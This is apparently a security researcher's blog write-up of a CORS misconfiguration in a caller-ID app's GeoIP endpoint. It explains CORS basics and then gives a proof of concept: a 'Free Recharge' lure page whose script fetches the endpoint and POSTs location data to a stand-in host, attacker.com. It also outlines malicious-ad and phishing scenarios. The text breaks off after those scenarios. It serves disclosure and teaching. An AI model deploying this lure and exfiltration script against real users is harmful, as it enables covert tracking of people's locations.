# 📍 I Tracked Your Location Without Your Permission ## How a Misconfigured CORS Header Turned a Popular Caller-ID App's GeoIP Endpoint Into a Silent Tracking Tool for 500 Million Users
Reading time: 11 minutes | Difficulty: Beginner-Intermediate | Bug Type: CORS Misconfiguration
## The Setup: A Tuesday That Felt Like a Movie I was bored. Not mildly bored. Very, deeply bored. The kind of bored where you start doing things you probably should not. I opened the website of a popular app that hundreds of millions of people use to identify unknown phone callers — mainly across India, Africa, and the Middle East. It is essentially a giant phone book that knows everyone.
I started poking around their web setup. Just casually. Like window shopping, but for bugs.
And then I found a door that should have been locked.
It was wide open.
## First, Let Me Explain Some Concepts (Stay With Me, I Promise It's Worth It)
### What is an Origin?
Your origin is your address on the internet. Like a home address, but for websites.
```
https://google.com → one origin
https://evil.com → completely different origin
```
Just because you are *on* google.com does not mean evil.com can read your Google data.
### What is Same-Origin Policy?
Browsers have a built-in security rule: **one website cannot read data from another website without permission.**
Imagine you are logged into your bank. You open evil.com in another tab. Without Same-Origin Policy, evil.com could just... read your bank balance. Make transfers. Empty your account.
That would be bad. So browsers block it. This is Same-Origin Policy (SOP). Your browser's security guard.
### So What is CORS?
Sometimes websites need to talk to each other for real reasons. A company might have: - Their website at `app.company.com` - Their API at `api.company.com`
These are different origins. SOP would stop them from talking. So the API says: "Hey browser, I allow `app.company.com` to read my data."
This permission system is called **CORS** — Cross-Origin Resource Sharing.
The permission is given using response headers:
```
Access-Control-Allow-Origin: https://app.company.com
```
### What is the Dangerous Mistake?
Some tired or overworked developer writes:
```
Access-Control-Allow-Origin: *
```
The `*` means EVERYONE. Every website on earth. Including evil.com.
And if they ALSO set:
```
Access-Control-Allow-Credentials: true
```
Now evil.com can read your private data WITH your cookies attached. As if you made the request yourself.
This is exactly what the platform had.

## The Discovery: A Cloud API That Talks Too Much
I found this endpoint:
```
https://[cloud-region]-[platform]-web.cloudfunctions.net/geoip/v1
```
A Google Cloud function. The platform's websites use it to figure out where visitors are, so they can show them a personalized experience. Makes sense. Useful feature.

I sent it a test request:
```bash
curl -v "https://[cloud-region]-[platform]-web.cloudfunctions.net/geoip/v1" \
  -H "Origin: https://evil.com"
```

The response:
```json
{
  "city": "visakhapatnam",
  "citylatlong": "17.697380,83.299025",
  "country": "in"
}
```
And in the headers:
```
Access-Control-Allow-Origin: *
```
I stared at this for a moment.
`citylatlong: 17.697380,83.299025` That is GPS. Precise GPS. That is not "the user is somewhere in India." That is "the user is approximately HERE" with 10 to 50 meter accuracy.
And `Access-Control-Allow-Origin: *` means **any website on the internet can request this data** — and the browser will allow it.
No login needed. No cookies needed. No session. Nothing.
I felt happy and deeply uncomfortable at the same time.
---
## The Proof of Concept:I Built the Attack

I wrote a small HTML file. Let us call it `totally-innocent-page.html`:
```html
<!DOCTYPE html>
<html>
<body>
  <h2>🎁 Free Recharge! Click to Claim!</h2>
  <p>Processing your reward...</p>

  <script>
    // This runs silently in the background
    fetch("https://[cloud-region]-[platform]-web.cloudfunctions.net/geoip/v1", {
      method: "GET",
      headers: { "Accept": "application/json" }
    })
    .then(r => r.json())
    .then(data => {
      console.log("[ATTACKER RECEIVED]", data);
      // Silently send to attacker's server
      fetch("https://attacker.com/collect", {
        method: "POST",
        body: JSON.stringify(data)
      });
    });
  </script>
</body>
</html>
```
I hosted this on my own computer for testing only. Opened it in Firefox.

Looked at the browser console.
```
[ATTACKER RECEIVED]
Object {
  city: "visakhapatnam",
  citylatlong: "17.697380,83.299025",
  country: "in"
}
```
My location. Stolen. Without me clicking anything other than opening the page.
The page said "Processing your reward." I was never getting a reward. My location was already on its way to the attacker.
## The Attack At Scale: Why This Is Scary
Here is what makes this genuinely scary:
**Normal location tracking:** - "Allow this website to access your location?" - You see the popup - You can say no - You are in control
**This attack:** - Zero popup - Zero notification - Zero action needed from the user - Works just from visiting ANY webpage that has the malicious script - Including: malicious ads, hacked websites, phishing links
And here is the scale: **500 million monthly active users.**
If an attacker buys ad space on any ad network and puts this script in the ad — every user of this platform who sees that ad has their Geo IP location coordinates silently collected.
In real time.
At scale.
This is not theoretical. This is a ready-to-deploy tracking system.
---
## Real Attack Situations I Described In My Report
**Situation 1 — Malicious Ads:** Attacker buys cheap ads on any Indian news website. Millions of users visit. Millions of Geo IP location coordinates collected. Silent. Invisible.
**Situation 2 — Targeted Phishing:** Attacker knows you are in Mumbai. Sends you a phishing email "from your local bank branch." More convincing. More dangerous.
---